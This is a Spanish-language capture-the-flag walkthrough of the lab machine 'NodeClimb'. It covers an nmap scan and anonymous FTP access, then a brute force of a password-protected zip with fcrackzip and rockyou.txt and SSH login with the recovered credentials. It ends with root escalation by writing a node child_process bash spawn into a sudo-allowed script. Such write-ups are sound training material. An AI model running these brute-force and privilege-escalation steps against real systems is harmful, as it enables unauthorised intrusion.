

26. ✅Máquina: NodeClimb(Fácil)

- *1. Descubrimiento de puertos y servicios con Nmap:*
  - Utilizamos Nmap para descubrir los puertos abiertos y los servicios en ejecución.
    - **Comando**: `nmap -sVC 172.17.0.2 -Pn`
    - **Resultado**: Se encontraron los servicios *FTP* puerto 21 login anonymous y *SSH* puerto 22.
- *2. Inspección Servicio FTP con Login anonymous:*
  - El escaneo de Nmap también nos ha mostrado que el login *anonymous* para el servicio FTP está habilitado, así que nos conectaremos en busca de ficheros remotos disponibles. Nos encontramos un archivo llamado *secretitopicanton.zip*
    - **Comando**: `ftp 172.17.0.2 (anonymous/anonymous)` -> `get secretitopicanton.zip`
    - **Resultado**: Obtenemos el archivo zip en nuestra máquina, pero al intentar descomprimirlo para leer su contenido observamos que está protegido con contraseña.



- *3. Herramienta Frackzip ataque Fuerza Bruta Contraseña*
  - Usaremos la herramienta *fcrackzip* para realizar un ataque de fuerza bruta al zip protegido con contraseña para su descompresión usando el diccionario *rockyou.txt*
    - **Comando**: `fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt secretitopicaron.zip`
    - **Resultado**: La contaseña *password1* es válida para descomprimir el archivo *secretitopicanton.zip* protegido con contraseña.



- *4. Contenido Zip Protegido Credenciales:*
  - Una vez realizado el ataque de fuerza bruta sobre el zip protegido con contraseña, hemos encontrado una válida: *password1*. Al descomprimir el zip utilizando la contraseña encontrada, observamos un archivo *password.txt*, con el contenido siguiente, que parecen ser las credenciales de un usuario existente en la máquina víctima. Contenido del file: `mario:laKontraseñAmasmalotaHdelbarrioH`. Realizaremos una conexión SSH con el nombre de usuario *mario* y la contraseña *laKontraseñAmasmalotaHdelbarrioH*.
    - **Comando**: `ssh mario@172.17.0.2 (contraseña laKontraseñAmasmalotaHdelbarrioH)`.
    - **Resultado**: Nos encontramos dentro del usuario *mario* utilizando las credenciales encontradas en el archivo zip protegido con contraseña.
- *5. Verificación permisos mario*:
  - Una vez dentro del usuario *mario* en la máquina víctima con las credenciales encontradas (contraseña *laKontraseñAmasmalotaHdelbarrioH*), vamos a verificar que permisos tiene este usuario sobre la máquina víctima.
    - **Comando**: `sudo -l`
    - **Resultado**: Mario tiene máximos privilegios para ejecutar el binario *node* en el file *script.js* sin necesidad de contraseña `(ALL) NOPASSWD: /usr/bin/node /home/mario/script.js`
- *6. Exploit Edición archivo script.js:*
  - En la máquina víctima podemos usar *nano* para editar files, así que editaremos el archivo *script.js* con el código necesario para abrir una bash en máximos privilegios. En *GTFO Bins/node* encontramos el código necesario para abrir esta bash mencionada utilizando sudo.
    - **Comando**: `nano script.js` -> (Introducir código archivo .js) `require("child_process").spawn("/bin/bash", {stdio: [0, 1, 2]})`

- **Resultado**: El código necesario para abrir una bash en máximos privilegios ha sido introducido en el archivo *.js* el cual tenemos permisos para ejecutar como *sudo*.

```
mario@8546ab236f8e:~$ nano script.js
mario@8546ab236f8e:~$ cat script.js
require("child_process").spawn("/bin/bash", {stdio: [0, 1, 2]})
```

- *7. Escalada de Privilegios Ejecución script.js:*
  - Debido a que tenemos máximos privilegios para ejecutar el archivo *script.js* usando *node*, podemos utilizarlo para abrir la bash indicada en el código como usuario *root* usando *sudo* y así conseguir la escalada de privilegios.
    - **Comando**: `sudo /usr/bin/node /home/mario/script.js`
    - **Resultado**: Hemos obtenido una bash con máximos privilegios siendo usuarios *root* al tener permisos máximos para ejecutar el archivo *script.js* usando *node*, y habiéndolo editado para abrir una bash con estos permisos. Fin de la intrusión con privilegios máximos!

```
mario@8546ab236f8e:~$ sudo /usr/bin/node /home/mario/script.js
root@8546ab236f8e:/home/mario# whoami
root
root@8546ab236f8e:/home/mario# sudo -l
Matching Defaults entries for root on 8546ab236f8e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr

User root may run the following commands on 8546ab236f8e:
    (ALL : ALL) ALL
root@8546ab236f8e:/home/mario# cd /root/
root@8546ab236f8e:~# ls -a
.  ..  .bashrc  .local  .node_repl_history  .profile  .ssh
root@8546ab236f8e:~# xDaliK
bash: xDaliK: command not found
```